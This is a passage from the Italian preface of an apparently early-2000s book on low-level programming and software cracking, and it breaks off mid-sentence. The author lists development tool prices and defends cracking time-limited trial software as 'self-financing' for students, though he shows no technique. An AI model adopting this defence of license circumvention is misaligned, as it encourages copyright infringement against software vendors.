




A 14 anni di distanza ecco quanto avevo promesso sul mio volume di
programmazione in C a basso livello datato 1986.
Ho ricevuto per anni telefonate dalle persone che lo avevano letto le quali mi
chiedevano a che punto era quanto avevo promesso nelle ultime pagine.
A dire il vero nel frattempo ho scritto altri volumi sulla programmazione in C
in ambiente Unix, sulla programmazione in Java ma è inutile ... il volume che
aveva colpito era quello destinato agli smanettoni del basso livello.
Ok.
Non è propriamente la continuazione di quello, in quanto a quei tempi il volume
trattava le tecniche di scrittura dei TSR in C ma ora sotto Windows 2000 di TSR
se ne parla ben poco.
In compenso il basso livello, più basso di cosi si muore, rinasce nel mondo dei
crackers (non della Pavesi) i quali seguono le trame ingarbugliate dei software
per autofinanziarsi irraggiungibili, in altro modo, librerie e software vari.
Un buon sistema di sviluppo costa svariati milioni.
3.000.000 circa per Developper Studio Enterprise.
800.000 per la libreria che gestisce lo strato database ecc.
900.000 per quella che gestisce le list box.
E chi sviluppa in Java o C++ sicuramente ha anche bisogno di un editor html da
L. 1.000.000 ecc.
E disegni legati alla grafica dove li mettiamo ?




Altri 800.000 per un Firework.
Gli studenti e tutti coloro che non possono passare sotto il budget dell’azienda
il costo del software sarebbero destinati a guardare.
Ed invece no !
La tecnica dell’autofinanziamento funziona.
Grazie a Internet ci sono migliaia di software limitati a 60 giorni o similia
che sono li pronti ad accettare la sfida del crackatore folle.
Colui che produce software compra i pacchetti originali perchè è impensabile
distribuire un prodotto creato con software crackati.
Chi grida all’ingiustizia per il fatto che qualche smanettone si autofornisce
di software perchè non grida all’ingiustizia quando invece si spende dei milioni
per trovarsi nelle mani dei software scritti da cani e destinati a cani ?
Io personalmente ho reso ricche software house americane e Federal Express
comprando centinaia e centinaia di software con il solo scopo di provarli.
Un’altra cosa che spero vivamente è che il testo non vi aiuti ulteriormente a
rendervi più strani, anche perché papà e mamma sono già abbastanza perplessi
oggi come oggi senza che dobbiate peggiorare ulteriormente !! (Scherzo!!)
Il consiglio migliore che vi posso dare è comunque quello di mantenere un
